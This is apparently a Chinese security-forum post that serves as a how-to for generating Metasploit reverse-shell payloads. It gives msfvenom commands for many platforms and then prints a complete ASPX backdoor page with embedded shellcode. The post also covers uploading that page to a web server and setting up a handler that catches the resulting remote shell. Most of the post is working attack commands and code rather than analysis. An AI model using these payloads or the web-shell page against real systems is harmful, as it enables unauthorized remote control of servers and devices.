
```
■■app:
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.85.130 LPORT=6666 -o ~/Desktop/test2.apk
Linux:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.85.130 LPORT=6666 -f  elf > shell.elf
Mac:
msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.85.130 LPORT=6666 -f macho >  shell.macho
PHP■
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.20.27 LPORT=4444 -f raw -o test.php
ASP:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.85.130 LPORT=6666  -f asp >   shell.asp
ASPX■
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.85.130 LPORT=6666  -f  aspx > shell.aspx
JSP:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.85.130 LPORT=6666 -f  raw > shell.jsp
Bash■
msfvenom -p cmd/unix/reverse_bash LHOST=192.168.85.130 LPORT=6666 -f   raw > shell.sh
Perl
msfvenom -p cmd/unix/reverse_perl LHOST=192.168.85.130 LPORT=6666 -f raw > shell.pl
Python
msfvenom -p python/meterpreter/reverser_tcp LHOST=192.168.85.130 LPORT=6666 -f   raw > shell.py
```

Aspx meterpreter后门


使用以下命令调用模块

> use windows/shell_reverse_tcp
> set lhost 192.168.85.130
> set lport 4444

后使用generate -h 查看帮助


```
msf5 payload(windows/shell_reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.

OPTIONS:

    -E        Force encoding
    -O <opt>  Deprecated: alias for the '-o' option
    -P <opt>  Total desired payload size, auto-produce approproate NOPsled lengt
h
    -S <opt>  The new section name to use when generating (large) Windows binari
es
    -b <opt>  The list of characters to avoid example: '\x00\xff'
    -e <opt>  The encoder to use
    -f <opt>  Output format: bash,c,csharp,dw,dword,hex,java,js_be,js_le,num,per
l,pl,powershell,ps1,py,python,raw,rb,ruby,sh,vbapplication,vbscript,asp,aspx,asp
x-exe,axis2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta-psh,jar,jsp,lo
op-vbs,macho,msi,msi-nouac,osx-app,psh,psh-cmd,psh-net,psh-reflection,vba,vba-ex
e,vba-psh,vbs,war
    -h        Show this message
```

使用generate -t aspx
生成aspx版的shellcode



```
msf5 payload(windows/shell_reverse_tcp) > generate -f aspx
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
    private static Int32 MEM_COMMIT=0x1000;
    private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,In
t32 flAllocationType,IntPtr flProtect);

    [System.Runtime.InteropServices.DllImport("kernel32")]
    private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr
dwStackSize,IntPtr lpStartAddress,IntPtr param,Int32 dwCreationFlags,ref IntPtr
lpThreadId);

    protected void Page_Load(object sender, EventArgs e)
    {
        byte[] kO5ZWrqTUQK = new byte[324] {
```

生成的内容保存为test.aspx,后上传到服务器。

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="System.IO" %>
<script runat="server">
   private static Int32 MEM_COMMIT=0x1000;
   private static IntPtr PAGE_EXECUTE_READWRITE=(IntPtr)0x40;

   [System.Runtime.InteropServices.DllImport("kernel32")]
   private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr,UIntPtr size,Int32 flAllocationType,IntPtr flProtect);

   [System.Runtime.InteropServices.DllImport("kernel32")]
   private static extern IntPtr CreateThread(IntPtr lpThreadAttributes,UIntPtr dwStackSize,IntPtr lpStartAddress,IntPtr param,

   protected void Page_Load(object sender, EventArgs e)
   {
       byte[] kO5ZWrqTUQK = new byte[324] {
0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,
0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,
0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,
0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,
0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,
0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0xc0,0xa8,0x55,0x82,0x68,0x02,0x00,0x11,0x5c,0x89,
0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,
0x56,0xff,0xd5,0x68,0x63,0x6d,0x64,0x00,0x89,0xe3,0x57,0x57,0x57,0x31,0xf6,0x6a,0x12,0x59,0x56,0xe2,0xfd,0x66,0xc7,0x44,0x24,
0x3c,0x01,0x01,0x8d,0x44,0x24,0x10,0xc6,0x00,0x44,0x54,0x50,0x56,0x56,0x56,0x46,0x56,0x4e,0x56,0x56,0x53,0x56,0x68,0x79,0xcc,
0x3f,0x86,0xff,0xd5,0x89,0xe0,0x4e,0x56,0x46,0xff,0x30,0x68,0x08,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,
0x95,0xbd,0x9d,0xff,0xd5,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0xd5 };

       IntPtr nQcMoqDC = VirtualAlloc(IntPtr.Zero,(UIntPtr)kO5ZWrqTUQK.Length,MEM_COMMIT, PAGE_EXECUTE_READWRITE);
       System.Runtime.InteropServices.Marshal.Copy(kO5ZWrqTUQK,0,nQcMoqDC,kO5ZWrqTUQK.Length);
       IntPtr cwFgqH = IntPtr.Zero;
       IntPtr bVttlgPyy = CreateThread(IntPtr.Zero,UIntPtr.Zero,nQcMoqDC,IntPtr.Zero,0,ref cwFgqH);
   }
</script>
```

设置监听

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.85.130
set lport 6666
run
```

接着在网站上访问test.aspx的文件.发现服务端反弹成功

点击收藏 | 2 关注 | 1

上一篇：漏洞分析 - Apache Sol... 下一篇：浅析DelCTF web之Gift...

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板